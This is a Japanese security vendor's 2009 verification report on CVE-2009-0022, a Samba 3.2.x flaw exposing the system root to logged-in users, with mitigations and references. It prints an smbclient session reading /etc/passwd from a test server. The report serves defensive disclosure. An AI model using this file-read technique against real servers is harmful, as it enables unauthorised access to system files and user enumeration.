NTTデータ・セキュリティ株式会社

Samba のルートアクセスの脆弱性に関する検証レポート

2009/1/7
診断ビジネス部
辻 伸弘
松田 和之

【概要】

3.2.6 以前の Samba に脆弱性が発見されました。この脆弱性により、Samba へログインしたユーザ権限で、ターゲットシステムのすべてのディレクトリ、及び、ファイルにアクセスされる危険性があります。
想定される被害としては、悪意のあるユーザにより、Samba サーバで限定しているディレクトリ（Samba 内のルートディレクトリ）以外の、管理者が意図しないシステム全体（システム自体のルートディレクトリ）にアクセスされ、機密情報が漏洩することが挙げられます。

今回、この脆弱性の再現性について検証を行いました。

【影響を受けるとされているシステム】

Samba 3.2.0～3.2.6

【対策案】

修正パッチ、及び、修正されたバージョン「Samba 3.2.7」がリリースされております。
修正パッチの適用、または、修正されたバージョンにアップデートすることが推奨されます。
http://news.samba.org/releases/3.2.7/

また、この脆弱性は、Samba の設定ファイル smb.conf で以下のいずれかが設定がされている場合に影響を受けます。

① registry shares = yes
② include =registry
③ config backend = registry


上記設定が有効になっていないかどうか確認をしてください。有効になっている場合、必要性の有無を確認し、不要であれば、無効にすることが暫定的な対策となります。
なお、上記オプションは、Samba 3.2.0 から導入された機能であり、デフォルトでは無効になっています。

【参考サイト】

Samba - Security Announcement Archive
http://samba.org/samba/security/CVE-2009-0022.html

CVE-2009-0022
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0022

【検証イメージ】



【検証ターゲットシステム】

Samba 3.2.6 がインストールされた Red Hat Enterprise Linux Server 5

NTTデータ・セキュリティ株式会社

【検証概要】

ターゲットシステムに、Samba の脆弱性を利用したリクエストを送信することで、システムのルートディレクトリへアクセスします。これにより、Samba へログインしたユーザ権限で、システム全体のファイル操作が可能となります。

＊ この脆弱性は、ターゲットシステムに Samba ユーザでログインできることが前提です。

【検証結果】

下図は、脆弱性を利用し、ターゲットシステムのユーザ情報が格納されている「/etc/passwd」ファイルを、smbclient コマンドから読み出した画面です。

赤枠（赤枠内の「：」（コロン）より前の部分）で示すとおり、ターゲットシステムに存在するユーザの一覧を取得できたと言えます。これにより、悪意のあるユーザに、SSH 等から当該ユーザに対するオンラインクラックを行われ、システムへの更なる制御の奪取を許す危険性があります。

ターゲットシステムの/etc/passwd を読み出した画面

```
[root@localhost ~]# smbclient //10.100.0.[redacted]
Domain=[LOCALHOST] OS=[Unix] Server=[Samba 3.2.6]
smb: ¥> more etc/passwd
getting file ¥etc/passwd of size 1558 as /tmp/smbmore.NVImPU (217.4 kb/s)
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
rpm:x:37:37::/var/lib/rpm:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
avahi:x:70:70:Avahi daemon:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin
smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
gdm:x:42:42::/var/gdm:/sbin/nologin
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
sabayon:x:86:86:Sabayon user:/home/sabayon:/sbin/nologin
oracle:x:500:500::/home/oracle:/bin/bash
test:x:501:503::/home/test:/bin/bash
smb: #>
```

NTTデータ・セキュリティ株式会社

【対策案】

修正パッチ、及び、修正されたバージョン「Samba 3.2.7」がリリースされております。
修正パッチの適用、または、修正されたバージョンにアップデートすることが推奨されます。
http://news.samba.org/releases/3.2.7/

また、この脆弱性は、Samba の設定ファイル smb.conf で以下のいずれかが設定がされている場合に影響を受けます。

① registry shares = yes
② include =registry
③ config backend = registry

上記設定が有効になっていないかどうか確認をしてください。有効になっている場合、必要性の有無を確認し、不要であれば、無効にすることが暫定的な対策となります。
なお、上記オプションは、Samba 3.2.0 から導入された機能であり、デフォルトでは無効になっています。

【参考サイト】

Samba - Security Announcement Archive
http://samba.org/samba/security/CVE-2009-0022.html

CVE-2009-0022
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0022

*各規格名、会社名、団体名は、各社の商標または登録商標です。

【お問合せ先】

NTT データ・セキュリティ株式会社
営業企画部
TEL:03-5425-1954
http://www.nttdata-sec.co.jp/